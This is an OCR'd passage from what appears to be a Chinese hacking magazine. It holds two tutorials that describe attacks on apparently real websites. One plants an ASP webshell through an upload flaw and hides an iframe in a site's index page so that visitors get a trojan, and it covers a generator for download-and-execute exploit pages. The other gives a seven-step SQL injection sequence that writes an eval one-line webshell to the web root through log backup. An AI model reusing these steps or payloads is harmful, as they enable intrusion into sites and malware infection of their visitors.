



图5



图6



图7


、在上传页面中，鼠标右键，查看“源文件”，在源文件里搜索关键字“action”找到处理上传页面的文件名是“action=uploads.asp”，所以确定http://218.246.*.97/admin8088/uploads.asp就是上传文件的页面。直接访问出现了熟悉的错误信息，和以前有上传漏洞的动网页面非常相似，所以几乎是不加思索的我就打开了Domain 3.5的上传漏洞利用选项，把页面地址填入“提交地址”中，单击“上传”，如图8。

上传完成后在“Webshell返回地址”的右边单击“打开”，如图9，看到了熟悉的旁注小助手。

因为这个DIY.asp的绝对路径是F:\zysite\admin8088\DIY.asp，所以我找到一个由LST友情提供给黑客X档案的美化版ASP木马，把所有的代码复制到“输入文件的内容”里，在路径处填为F:\zysite\admin8088\DIY2.asp并“提交”，提示“保存成功”。访问http://218.246.*.97/admin8088/diy2.asp后，输入默认密码“123456”，如图10。


图8


图9


图10

现在我们就可以编辑这个网站上的任意网页文件了，找到index.asp点击“edit”进入编辑页面的模式，在页面的最末尾加入以下代码 **<iframe src=qq.html width=0 height=0></iframe>**，同时，把刚才配置好的qq.html上传到网站同目录中，挂马就算完成了。等别人访问这个网站之后，就会自动访问qq.html并运行我们配置好的“蓝蝴蝶”木马了，限于篇幅原因，我就不再继续演示了。

## 三、UC也暴远程溢出漏洞

刚测试完QQ漏洞没多久，朋友又给我传来一个UC的网马生成器，其界面如图11。



图11

它要针对不同的系统生成不同的网马，在SP2处填入要下载并运行的exe文件地址，单击“生成SP2”就会在当前目录下生成fuck_uc.html，单击“生成2003”也会得到一个专门针对Windows2003系统的漏洞利用文件。它的用法和前文配置好的qq.html完全一样，所以就不再多说了。

**小知识：什么是PoC**

Proof of Concept，翻译成中文叫概念证明，也就是证实他们

发布的漏洞真实性的测试代码，一般来说可以理解和漏洞利用工具差不多的意思。

（文章中涉及到的QQ最新0day利用工具和UC利用工具已收录到光盘中，黑客X档案专用美化版ASP木马请到黑客X档案论坛“杂志补遗”版下载）

# SA提权新招，沙盒的故事

文章难易度：★★★
文章阅读要点：SA注入点提权的新思路和新工具的使用

zj1244 小葵

近日无聊，在网上闲逛时发现一个站点。出于习惯直接在地址栏后面加了个单引号，回车后，提示出错了（图1）。





图1

这个页面我想大家都很熟悉了，经典的SQL注入漏洞。马上拿出NBSI，把网址填入“注入地址”，单击“检测”对其进行检测。不一会儿，我们想要的结果就出来了。哈哈，权限还是SA的，看来运气不错！如果不出意外，接下来的工作就简单了，无非就是用MSSQL的xp_cmdshell存储过程执行系统命令加个用户再远程登录就行了。在NBSI的“扫描及工具”下拉箭头中，选中NBCcommander，进入命令执行界面。确认一下“注入地址”还是我们刚才填写的URL，在“命令文本”里输入“Dir C:\”，点“执行”按钮。结果失败了，换OACreate和JOB也都没成功。看来现实和理想往往都是差得很远的。

既然命令不让执行就先不管那么多了，使用Log备份得到一个ASP木马再说。通过NBSI的NB TreeList功能找到了Web的物理路径，在注入点后面手工输入以下语句：

1、alter database XXX set RECOVERY FULL;——（把SQL设置成日志完全恢复模式）

2、create table cmd (a image);——（新建立一个cmd表）

3、backup log XXX to disk = 'c:\cmd' with init;——（减少备份数据的大小）

4、insert into cmd (a) values ('<%eval(request("a")):response.end%>');——（插入一句话木马）

5、backup log XXX to disk = 'd:\home\test.asp';——（备份日志到WEB路径）

6、drop table cmd;——（删除新建的cmd表）

7、alter database XXX set RECOVERY SIMPLE;——(把SQL设置成日志简单恢复模式)

注：XXX是数据库名称，在第一次NBSI检测到的信息里可以看到，备份路径是刚才查出来的Web物理路径。

**小技巧：**

注意一下，以前流行的DB_owner以上权限注入点都是靠差异备份来拿webshell的，这里用的是Log备份法。它用的是备份数据库日志的功能来得到webshell的，和以前的数据库差异备份相比，它得到的shell体积小，而且成功率高，也不易被发现。

输入这些注入语句之前，我首先打开一个记事本，把需要修改的地方全部改好了检查数遍，确认没有问题后依次把7条语句复制到 **http://www.xxx.cn/product/detail.asp?id=37** 后面回车。不一会就成功得到一个小马（图2）。因为这个小马有很多垃圾信息在前面，我便用小马上传了个大马，然后查看了一下服务

